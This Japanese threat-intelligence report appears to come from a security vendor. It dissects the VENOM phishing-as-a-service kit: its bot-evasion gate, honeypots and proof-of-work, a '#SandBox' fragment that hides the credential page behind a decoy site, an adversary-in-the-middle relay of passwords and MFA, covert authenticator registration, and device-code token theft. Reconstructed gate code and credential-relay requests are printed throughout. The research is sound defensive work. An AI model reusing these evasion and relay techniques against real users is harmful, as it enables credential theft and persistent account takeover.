User-Agentスクリーニングを通過した訪問者に対しては、api.ipapi.isへのリアルタイム照会が実行されます。ゲートはその応答に基づき、4つの条件を評価します。

```
JavaScript
const isBot = response.is_abuser === true
                    //Note: abusive ASN or IP reputation
          || response.is_crawler === true
                    //Note: known crawler designation
          || hardcodedIPList.includes(response.ip.trim())
                    //Note: direct match against ~65 blocked IPs
          || orgKeywordMatch(response);
                    //Note: datacenter contains cloud or security keywords
```

ハードコードされたIPリストには、TelegramのCDN範囲、Azure、Google Cloud、GitHubの送信元アドレスが含まれています。また、組織名のキーワード照合では、API応答に含まれるASN名、企業名、データセンター情報を対象に、主要なクラウドプロバイダーおよびセキュリティベンダー38件のリストと照合が行われます。これら4つの条件のいずれかに該当した訪問者は、ダミーページへリダイレクトされます。

人間操作の検証ゲート

User-AgentおよびIPレピュテーションの両チェックを通過した訪問者には、CAPTCHAを模したチェックボックスが表示されます。同時に、ゲートはDOM内に3つの隠しハニーポット要素を挿入します。

```
JavaScript
const honeypotHTML = `
<div class="hp-trap">
          <a href="#" id="hpLink" tabindex="-1">Click here</a>
          <button id="hpBtn" tabindex="-1">Submit</button>
          <input type="checkbox" id="hpCheck" tabindex="-1">
</div>`;
```

The .hp-trap コンテナは、left: -9999px; top: -9999px、opacity: 0、pointer-events: none として配置されており、表示領域の外に置かれることで人間の訪問者からは到達不可能となっています。

一方で、ページ上のすべてのクリック可能要素を列挙・操作する自動化ツールは、これら3つのIDのいずれかに対してクリックまたは変更イベントを発生させてしまいます。その結果、セッションは即座に4つのダミー遷移先のいずれかへランダムにリダイレクトされます。

このダミーリダイレクト機能は、すべての検査失敗時に共通して使用される処理です。User-Agentスクリーニング、IPレピュテーションチェック、またはハニーポットへの反応によって検知された場合、訪問者はいずれも以下のダミー遷移先へ誘導されます。

```
JavaScript
const decoys = [
"https://x.com/search/bots",
"https://google.com/search?q=bots",
"https://www.amazon.com/?q=bots",
```

```
"https://www.tesla.com/?q=bots"
];
window.location.replace(decoys[Math.floor(Math.random() * decoys.length)]);
```

可視のチェックボックスのみをクリックした人間の訪問者は、API検証へと進みます。

API検証

チェックボックスのクリックにより、`window.captchaResult = { id, token, code }` が設定され、カスタムの `captcha:success` DOMイベントが発火します。これを契機として、APIバックエンドとの2段階のチャレンジ・レスポンス処理が開始されます。

それ以前の処理—User-Agentスクリーニング、IPレピュテーションチェック、ハニーポット—はすべてクライアント側で完結しており、ゲートのJavaScript内で実行されます。APIリクエストは、この一連の処理における初めての外部通信となります。

ステップ1：チャレンジNonceの取得

```
JavaScript
const challengeResp = await fetch("https://api.premiummovement[.]net/challenge");
const { challenge } = await challengeResp.json();
```

ステップ2：チャレンジ・レスポンスの送信

```
JavaScript
const result = await fetch( `https://api.premiummovement[.]net/?id=${encodeURIComponent(targetId)}`,
{ headers:
        { "X-API-Key": apiKeyPrefix + code,
          "X-Challenge-Response": btoa(String(challenge)) }});
```

APIキーは実行時に生成されます。インスタンスごとに異なるプレフィックスは、埋め込まれた暗号化データをBase64デコードし、各バイトを0xAD（173）でXOR演算することで復元されます。サフィックスは文字列「780590」にランダムな数値パディングを付加した構成です。なお、「780590」はすべての観測されたゲートに共通する固定値です。

APIが `{ link: "..." }` を返した場合、ゲートは「Verification complete」と表示し、ブラウザを認証情報取得ページへ遷移させます。一方、"Robot detected" を含むエラーが返された場合は、ダミー遷移が実行されます。バージョン2では、この状態を持つチャレンジ・レスポンス方式は、HMAC署名付きURL検証に置き換えられています。

バージョン1では、PoW（Proof-of-Work）はゲートには含まれていません。APIから返されるURLは直接認証情報取得ページを指すのではなく、専用の中間ドメインを指しています。このドメインを読み込むと、バックグラウンドでSHA-256によるPoW計算が実行され、その完了後に最終的な遷移が行われます。

対象者の視点では、これは短時間の読み込み画面として認識されます。この処理はAPI後に実行され、有効なAPIリンクを取得したものの、PoWを解くためのブラウザ環境を持たない自動化ツールに対する最終的な計算的障壁として機能します。

バージョン2では、このPoW処理がゲート内部に組み込まれ、APIリクエストの前提条件として実行される構造に変更されています。チェックボックスのクリックにより、API通信が行われる前に2段階のSHA-256チャレンジが順次実行されます。

チャレンジ	ロジック
PoW #1	SHA-256（cookie_nonce ｜ timestamp ｜ userAgent）による検証は、セッションを当該ページを読み込んだ特定のブラウザインスタンスに紐付けるための仕組み
PoW #2	devicePixelRatio、ビューポートのサイズ、reducedMotion設定、操作間の時間間隔などを含むJSONペイロードが、SHA-256（nonce ｜ json）で署名。これにより、実際のユーザー端末に一致する環境であることを検証。

図11：Proof-of-Workチャレンジのロジック

設定された難易度条件を満たすProof-of-Workの解答が得られた場合にのみ、HMAC署名付きのAPIリクエストが実行可能となります。チェックボックスクリックにおけるisTrusted検証と組み合わせることで、バージョン2ではバージョン1に存在していたギャップが解消されています。

バージョン1では、有効なAPIリンクを取得した自動化ツールは、その後にPoW処理に直面する構造でした。一方バージョン2では、実際のブラウザ環境およびユーザー操作を必要とするチャレンジを解決しない限り、APIに到達すること自体ができません。

ここまで到達した訪問者は、User-Agentスクリーニング、IPレピュテーションチェック、ハニーポット検査、API検証、Proof-of-Workチャレンジといったすべてのフィルタを通過しています。ゲートとしての役割はこの時点で完了します。

この段階でブラウザに渡されるURLには、バージョン1のPoWリダイレクト、またはバージョン2のHMAC署名付きリンクのいずれの場合でも、「#SandBox」フラグメントが付与されています。その後に読み込まれるのが、認証情報取得ページです。

ステージ3：認証情報取得ページ

ゲートを通過した対象者は、攻撃者が取得したドメイン上にホストされた認証情報取得ページへリダイレクトされます。各対象組織ごとに専用のサブドメイン（例：<target_organization>.<landing_domain>.<tld>）が割り当てられており、これは攻撃者の管理設定に基づいて構成されています。

対象者のメールアドレスは、元のフィッシングリンクに含まれるBase64エンコードされたフラグメントから抽出され、自動的に入力済みの状態で表示されます。

調査では、2種類の異なる認証情報取得手法が確認されています。いずれもサブドメインのルーティング構成やゲートまでの処理、バックエンドの管理基盤は共通していますが、取得手法に違いがあります。

- AiTM（Adversary-in-the-Middle）方式

対象者を実際のMicrosoft認証フローへ中継し、入力中の認証情報をリアルタイムで取得します。

- デバイスコード方式

Microsoftのデバイスコード認証フローを利用し、対象者はmicrosoft.com上で直接認証を行います。その結果として発行されるトークンが、Microsoftから攻撃者のバックエンドへ直接送信されます。この方式では、対象者が攻撃者管理のログイン画面に触れることがないため、認証情報の取得はUIレベルではなくプロトコルレベルで行われます。

AiTM（Adversary-in-the-Middle）方式

AiTM方式では、認証情報取得ページが対象者の実際の認証基盤（IDプロバイダー）を装って表示されます。対象者には、自社のロゴや自身のメールアドレスがあらかじめ入力された状態で表示され、アカウントがフェデレーション構成の場合には、汎用的なMicrosoftのログイン画面ではなく、実際のIDプロバイダーのログインページが表示されます（図12）。

これらの要素はいずれも固定ではなく、ページ読み込み時に対象者のメールドメインおよびMicrosoftのアイデンティティAPIから取得した情報をもとに動的に生成されます。

その結果、ユーザー体験は正規のサインインと見分けがつかないものとなります。表示されるブランド情報、フェデレーションの遷移、ログインフォームの挙動に至るまで、外観上はすべて実際の認証プロセスと一致しています。




図12：AiTM方式における認証情報取得フロー

ダミーカバー層およびフラグメントによる起動

ゲートから遷移するURLに付与される「#SandBox」フラグメントは、認証情報取得ページの起動キーとして機能します。このフラグメントを含まない状態で当該URLに直接アクセスした場合、スキャナーや自動化ツールには不審な挙動は一切表示されません。

ページ内のJavaScriptは window.location.hash を参照してフラグメントの有無を判定しており、これが存在しない場合、AI生成による一般的な企業サイトが表示される仕組みとなっています。
実際の例として、ある環境ではHVAC企業「ACHOMESOLUTIONS」としてサービス一覧や問い合わせフォームを備えたサイトが表示され、別のケースでは「SteelDealRoofing」として構成されています。URLを直接ブラウザに入力した場合やURLスキャナーで確認した場合でも、通常の中小企業サイトとして問題なく機能するため、不審点は検知されません。

```JavaScript
// Trigger mechanism—reconstructed from static analysis
const hash = window.location.hash;
if (hash === "#SandBox") {
        injectCredentialForm(); // activate M365 overlay
} else {
   renderDecoyPage();}   // serve AI-generated business site
```

また、URLフラグメントはHTTPリクエストには送信されず、ブラウザ内にのみ保持されます。このため、サーバー側のアクセスログやURLレピュテーション分析には現れません。URLスキャナーが単純なGETリクエストとして当該URLにアクセスした場合でも、認証情報入力フォームが表示されることはありません。

セッション単位の構成設定

「#SandBox」フラグメントによってフォームが有効化されますが、対象者に入力欄が表示される前の段階で、PHPバックエンド側では当該セッションに必要な設定がすでに完了しています。

対象者に配信されるページは、ディスク上の静的ファイルではなく、このアクセス専用にサーバー側で動的に生成されたものです。認証情報の送信先、検証トークン、リダイレクト先などはすべて事前に生成されており、フォームが表示される時点でセッションは完全に準備された状態となっています。

この構成は、HTML内にインラインで埋め込まれるwindow.*変数群として表現されます。さらに、ブートストラップ用オブジェクトにより、意味的な名称とセッションごとにランダム化された識別子が対応付けられており、すべてのセッションが固有の構造を持つよう設計されています。その結果、固定的な構造に基づくフィンガープリントの生成を防止しています。

```JavaScript
// Note: six handles, all randomized per session removed for brevity
window.jsConfig_utils_431 =
{
        vars: { "phpConfig": "var_settings_755",
        // core session config—token, endpoint, redirect
}
```

コアとなる設定オブジェクトには、セッションを開始から終了まで実行するために必要なすべての情報が含まれています。

```JavaScript
window.var_settings_755 = {
   security_token: "8b7ebe362456242ef24073ddf4b7987b",
   // MD5-format CSRF token, per session
   validate_endpoint: "d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a",
   // UUID path—where credentials are POSTed
   timestamp: 1773719684,
   finalRedirect: "aHR0cHM6Ly9hY2NvdW50LmxpdmUuY29t...",
   // base64—target's post-harvest destination
```

```
    bot_redirect: "https://x.com/",
    // Decoy Page Redirect
    debug:false
}
```

認証情報のPOST送信先は、/api/validate のような予測可能なパスではなく、UUID（汎用一意識別子）形式のパスとして設定されています。この値はドメイン情報だけからは推測できず、セッションごとに変化するため、認証情報取得ホストを特定したスキャナーからも検知されにくい構造となっています。

また、finalRedirect の値は保存時にはBase64でエンコードされており、リダイレクトが実行される直前にブラウザ上でデコードされます。この遷移先は、認証情報の取得完了後に対象者が誘導されるMicrosoftのエラーページです。

認証情報入力時の行動解析

対象者がフォームに認証情報を入力している間、ゲートとは独立した第2のボット検知レイヤーが並行して動作しています。この仕組みはPageValidatorクラスに実装されており、行動解析および解析回避強化に関する13のメソッドで構成されています。

これは送信ボタン押下時に一度だけ実行される単発のチェックではなく、フォーム表示直後からセッション全体を継続的に監視する仕組みです。そのため、対象者が「Next」をクリックする時点では、analyzeHumanBehavior() はすでに十分な行動データを蓄積しており、それに基づく評価が可能な状態となっています。

```JavaScript
class PageValidator {
    init()     // initialize tracking, register event listeners
    analyzeHumanBehavior() // score aggregated patterns against human baselines
    generateDeviceFingerprint() // canvas, WebGL, and AudioContext fingerprint
    detectHeadless() // check for headless browser indicators in navigator properties
    detectAutomation()  // detect Selenium / Puppeteer / Playwright runtime artifacts
    antiDebug()
    consoleDetection() // override all console methods:
    blockRightClick()        // disable right-click context menu
    blockKeyboardShortcuts()  // block F12, Ctrl+Shift+I, Ctrl+U
    honeypotCheck()          // verify gate honeypot elements were not interacted with
    setupMouseTracking()      // record movement velocity and click coordinates
    setupKeyboardTracking()   // record keystroke timing and cadence
    setupTouchTracking()      // record touch event patterns for mobile fingerprinting
    triggerValidationEvent()  // emit result to credential submission handler
}
```

setupKeyboardTracking() および setupMouseTracking() は、フォームが表示された時点からキーボード操作およびマウス操作の収集を静かに開始します。

対象者が「Next」をクリックすると、analyzeHumanBehavior() が蓄積されたデータをもとに評価を実行します。その結果、人間の行動ではないと判定されたセッションは、認証情報の送信データが生成される前に、https://x.com/ へリダイレクトされます。これは、PHPのセッション設定で定義されたボット用リダイレクト先と同一のURLです。

AiTMリレープロトコル

PageValidatorを通過した認証情報は、保存されてから転送されるのではなく、リアルタイムでMicrosoftのライブアイデンティティAPIへ中継されます。ハーベスターのPHPバックエンドが対象者とMicrosoftの間に介在

し、認証フローのあらゆる段階をプロキシ（代理送信）します。これは対象者の入力を受け取り、それをMicrosoftに転送して、Microsoftからの実際の応答を対象者のブラウザに返します。

対象者にとって、このページは実際のログインと全く同じように動作します。Microsoftにとって、このログインはPhaaSプラットフォームのインフラストラクチャから来ているように見えます。ハーベスターは単にパスワードを収集するフィッシングページではなく、あらゆる段階をキャプチャしながら、対象者に実際の認証フローを実行させる、ライブのアドバーサリー・イン・ザ・ミドル（AiTM）フレームワークです

このプロトコルは、セッションごとの構成設定で確立されたUUIDエンドポイントに対する一連のPOST送信です。すべてのリクエストには、レンダリング時に発行されたセッションセキュリティトークンとタイムスタンプに加え、空のままでなければならない3つのハニーポットフィールドが含まれています。これは、`PageValidator` がすでに実行したクライアント側のハニーポットチェックを反映した、サーバー側のトラップです

ステップ**1**：メールアドレスの列挙

```php
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
Content-Type: application/x-www-form-urlencoded
em=target@company.com&security_token=8b7ebe362456242ef24073ddf4b7987b&timestamp=177371
9684&email_hp=&username_hp=&password_hp=
```

レスポンス内の`'type'` フィールドが、IDプロバイダーの切り替えを制御します。メールアドレスがフェデレーテッドプロバイダー（例：`"okta"`）に紐づいている場合、ページがリロードされ、そのプロバイダーの外観・操作感に合わせてログインフローが再構成されます。これが、汎用的なMicrosoftのフォームではなく、カスタムのOktaログインページが表示される仕組みです。収集ツールは実際のMicrosoftのIDエンドポイントに問い合わせてフェデレーションを検出し、クライアント側が自動的に適応します。標的となるユーザーには、通常のログイン体験と矛盾するものは一切表示されません。

```json
//BODY of HTTP Response
{"live": true, "twofactor": false, "twofactor_info": null, "type": "microsoft"}
```

ステップ**2**：パスワードのリレー

```json
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
em=target@company.com&pa=<password>&security_token=8b7ebe362456242ef24073ddf4b7987b&ti
mestamp=1773719684&email_hp=&username_hp=&password_hp=
```

レスポンスにより、リアルタイムリレーの仕組みが明確になります。サーバーは標的が実際に登録しているMFA方式と、マスキングされた実際の電話番号を返します。このデータはVENOMプラットフォーム内には存在せず、バックエンドが送信されたパスワードを実際の認証エンドポイントに対してプロキシした直接の結果として、MicrosoftのIDのAPIから取得されます。標的が`"Next."`をクリックした瞬間に、認証情報と電話番号が攻撃者の手に渡ります。

```
JSON
//Response BODY
{"live": true, "twofactor": true, "twofactor_info": [ { "method_name":
"PhoneAppNotification|PhoneAppOTP|OneWaySMS", "isDefault": true, "display": "+X
XXXXXXXX90" } ]}
```

ステップ3：**MFA**の傍受

```
JSON
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
em=target@company.com&auth=verify_code&code=<otp>&security_token=8b7ebe362456242ef2407
3ddf4b7987b&timestamp=1773719684&email_hp=&username_hp=&password_hp=
```

`verify_app`（Microsoft Authenticatorのプッシュ通知）の場合、JavaScriptは5秒ごとにエンドポイントをポーリングし、標的がスマートフォンで通知を承認する間、リアルタイムの待機アニメーションを表示します。プッシュ通知は、プロキシされたログインの直接の結果としてMicrosoftのバックエンドで生成されます。標的には通常のサインインプロンプトのように見えるため、そのまま承認し、承認内容は傍受・リレーされます。レスポンス内の`trigger_authenticator: true`は、認証が成功し、最終的な持続化ステップが実行されるべきであることを示しています。

MFAデバイスの登録と持続化

AiTMリレーは、認証情報を盗むだけにとどまりません。標的アカウントはMicrosoftのライブAPIに対する完全かつ成功した認証プロセスへと誘導します。この完了したセッションこそが、最終ステップを可能にするものです。有効な認証済みセッションを保持した状態で、ハーベスターは標的がページを離れる前に、もう一度POSTリクエストを送信します。

```
None
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
Content-Type: application/x-www-form-urlencoded
action=add_authenticator&security_token=8b7ebe362456242ef24073ddf4b7987&timestamp=1773
719684
```

この段階では、読み込み画面が表示されており、ブラウザは遷移していません。その裏で、PHPバックエンドはプロキシしたばかりの認証済みセッションを使用して、攻撃者が管理するMFAデバイスを標的のMicrosoft 365アカウントに登録しています。ブラウザがリダイレクトする頃には、すでに登録は完了しています。

Entra IDのログ上では、これは表示名`NO_DEVICE`, を持つ`SoftwareTokenActivated` イベントとして記録されます。これはMicrosoftが、デバイス名を指定せずに登録されたソフトウェアTOTP（時間ベースのワンタイムパスワード）認証アプリに対して使用するデフォルトのプレースホルダーです。攻撃者は既存のMFA方式には一切手を触れません。標的の元の認証アプリはそのまま残ります。2つ目の認証アプリが並行して追加されるだけであり、アラートや画面の変化もなく、標的が異変を疑うことはありません。

Abnormal Account Takeoverのテレメトリを確認したところ、攻撃者による最初の手動アクセスの試行は、初期侵害から数時間後に別のIPアドレスから行われていました。これは、第1段階での自動収集と持続化の処理が第2段階でのハンズオン・アクセスが遅れて発生したことを示唆しています。

セッションの終了とリダイレクト

The target has typed their password, completed MFA, and the attacker has registered a persistent device on their account. The last thing the harvester does is decode the `finalRedirect` value from `var_settings` and send the browser there:

標的がパスワードを入力し、MFAを完了した時点で、攻撃者はすでに標的のアカウントに永続的なデバイスを登録しています。ハーベスターが最後に行う動作は、`var_settings`から`finalRedirect`の値をデコードし、ブラウザをそのURLへ遷移させます。

```javascript
// finalRedirect decoded at runtime
window.location.href =
atob("aHR0cHM6Ly9hY2NvdW50LmxpdmUuY29tL2Vycm9yLmFzcHg/ZXJyY29kZT0xMDg2JmF1dGhpZD1adlE4dVhSSE5tRzcxd0V5NVRvWWtyc01jZnZBZHRCcVpQV3BnNA==")
// →
https://account.live.com/error.aspx?errcode=1086&authid=ZvQ8uXRHNmG71wEy5ToYkrsMcfvAdtBqZPWpg4
```

標的は実在するMicrosoftのエラーページに誘導されます。`errcode=1086`は一時的な認証エラーとして表示されます。`authid` パラメータはプラットフォームに埋め込まれたハードコード値であり、本物の中断されたセッションの一部であるかのようにページを見せかけます。ほとんどの標的はタブを閉じ、通常のブックマークから再度アクセスを試みます。しかしこの時点では、攻撃者のセッションはすでにアクティブになっています。

デバイスコードモード

デバイスコードモードでは、ターゲットがログインフォームを見ることはありません。ページは DocuSign の通知として表示され、「確認が必要な保護されたドキュメント」があるように見せかける構成となっています。これは認証情報の入力を促すのではなく、通常のドキュメントアクセスの流れに見えるよう設計されています（図13）。ターゲットが最初に目にするのはローディング画面であり、「Preparing verification…」と表示されたDocuSign のインターフェースと保護されたドキュメントカードが表示されます。

ターゲットがスピナーを見ている間に、バックエンドは Microsoft のデバイス認証エンドポイントを呼び出し、ポーリングセッションを登録するとともに、次の画面で表示されるコードを取得します。

コードの準備が整うと、ページは検証画面に切り替わり、8文字のユーザーコード、3つの手順、および「Continue to Microsoft」ボタンが表示されます。




図13. デバイスコードモードにおける認証情報取得フロー

これらの手順はアカウントアクセスではなく、ドキュメント署名の文脈で提示されます。ターゲットはコードをコピーし、microsoft.com/devicelogin にアクセスしてそれを入力し、Microsoft が提示する通常のデバイスサインイン要求を承認します。しかし、その承認こそが攻撃である。Microsoft は自社インフラ上でターゲットを認証し、その結果として発行されたアクセストークンおよびリフレッシュトークンを、攻撃者のポーリング用バックエンドへ直接渡されてしまいます。

この攻撃ではパスワードは一切扱われず、検出すべき認証フォームも存在せず、識別できるプロキシもなく、傍受されるMFAも存在しないです。ターゲットは正規の Microsoft ドメイン上で実際の認証フローを完了し、その過程で完全に認証されたセッションを攻撃者に渡してしまいます。検知の観点では、ターゲットのすべての操作は正当なものに見えます。唯一不正なのは、トークンの送信先だけです。

ページ構造と誘導

デバイスコード型のハーベスターは、AiTM モードの回避構造を一切共有していないです。`#SandBox` フラグメントチェックも、ダミーの企業サイトも、セッションごとの UUID エンドポイントも、PageValidator のような行動検証レイヤーも存在しません。これらが不要なのは、ターゲットがこのページに到達する時点で、すでに IP レピュテーションのスクリーニング、Proof-of-Workチャレンジ、およびゲートの行動フィルタを通過しているためです。ハーベスター自体は単一目的のページであり、「ルアーを表示する → コードを生成する → 待機する」というシンプルな構造となっています。

AiTM モードの動的ハーベスター（ターゲットのメールドメインに基づいてロゴや配色が読み込み時に生成される仕組み）とは異なり、デバイスコードページでは静的なルアーアイデンティティが使用されます。このルアーは DocuSign のなりすましであり、DocuSign のロゴ、著作権フッター、およびドキュメントアクセスを装った構成が一貫して使用されています。セッションごとの設定オブジェクトや`window.__CFG`, and ランダム化されたハ

ンドルマッピングは存在しないです。API のベースは、ページソース内にハードコードされた固定パスとなっています。

```
API_BASE = '/token/api/'
FINAL_REDIRECT = 'https://www.office.com/mycontent/?'
```

ターゲットのメールアドレスは、AiTM モードと同様に URL パスから事前入力されます。それ以外のセッションに関する情報はすべて、ページが表示される前にサーバー側で決定されます。

デバイスコードフロー

ターゲットが最初に目にする「Preparing verification…」というローディング画面は、単なる演出ではありません。この表示中に、バックエンドでは Microsoft の OAuth 2.0 デバイス認可フローの最初のステップが実行されています。すなわち、Microsoft の認証エンドポイントに対して新しいポーリングセッションを登録し、ユーザーコードを取得しています。スピナーが止まる頃には、Microsoft はすでにコードを発行しており、バックエンドはポーリングを開始しています。

ステップ **1.** デバイスセッションの登録

バックエンドは Microsoft のデバイス認証エンドポイントに対して、`POST /token/api/device/start`. を実行します。Microsoft は `user_code`, `device_code`, `verification_uri`, の情報を返します。

ステップ**2.** コードの表示

ページは検証画面に切り替わる。ユーザーコードが表示され、3つの手順と「Continue to Microsoft」ボタンが提示されます。これらの手順はアカウントアクセスではなく、ドキュメント署名の文脈で提示されます。
ステップ **3.** 完了ポーリング

ターゲットが認証を完了するまで、`GET /token/api/device/status/{sessionId}` が5秒ごとにポーリングされます。

ステップ **4.** ターゲットの認証

ターゲットはコードを入力し、認証を行い、Microsoft が表示する通常のデバイスサインイン要求を承認します。その結果、Microsoft は登録されたデバイス（＝攻撃者のバックエンド）に対してトークンを発行します。ポーリングエンドポイントは、: `access_token`, `refresh_token`, scope有効期限を含む完全なトークンセットを受け取ります。

ターゲットが`microsoft.com/devicelogin` 上で行う操作は、すべて正規のものです。Microsoft のインフラ上で実際のアカウントに対して認証を行っているためです。ターゲットが設定している MFA もこのフローの一部として発動し、すべてが通常の操作に見えるため、ターゲットはそれを自然に承認してしまいます。このプロセスにはプロキシもリクエストの傍受も存在せず、検知できる異常は何もありません。承認そのものが侵害の成立を意味します。ポーリングエンドポイントが認証完了を確認すると、バックエンドは完全なトークンセットを取得します。`FINAL_REDIRECT` value の値により、ターゲットのブラウザは`https://www.office.com/mycontent/`（正規の Microsoft のランディングページ）へリダイレクトされ、ドキュメントへのサインインが成功したかのような演出が行われます。

トークンの取得と永続化

デバイスコードモードではパスワードは記録されず、`add_authenticator` stepのような追加ステップも不要です。このフローでは Microsoft によって直接発行された OAuth トークンが取得され、そのリフレッシュトークン自体が永続化の手段となります。

パネルには、以下の VENOM 管理パネル仕様に基づく完全なトークン情報が保存される：Graph API 用アクセストークン、Outlook 専用アクセストークン、OAuth レスポンス、ターゲットの IP アドレス、ブラウザ情報（

User-Agent）、および取得し、タイムスタンプを行います。`refresh_token_valid` フラグは、パネルが Microsoft の認証エンドポイントに対してトークンの有効性を継続的に検証していることを示しています。これにより、オペレーターはログインを試行することなく、どの取得済みセッションが有効であるかを把握することができます。

強制的なパスワードリセットを行っても、すでに取得されたリフレッシュトークンは無効化されません。

ターゲットの管理者が Entra ID 上で、すべてのアクティブセッションおよびトークン付与を明示的に取り消さない限り（※これは多くの組織のインシデント対応手順には含まれていない）、攻撃者のアクセスは完全に維持されます。取得されたセッションは、トークンの自然な有効期限切れ、または明示的な失効処理が行われるまで有効であり、ターゲット本人や IT 部門がパスワードを変更しても影響を受けません。

VENOM フィッシング・アズ・ア・サービス（PhaaS）プラットフォーム

本キャンペーンのバックエンドインフラを調査した結果、これまで記録されていなかったフィッシング・アズ・ア・サービス（PhaaS）プラットフォーム「VENOM」が特定されました。このプラットフォームは、攻撃者がCloudflare の保護を使用しない使い捨てドメインを登録したことで、オリジンサーバーおよび管理パネルが直接露出したことにより発見されました。

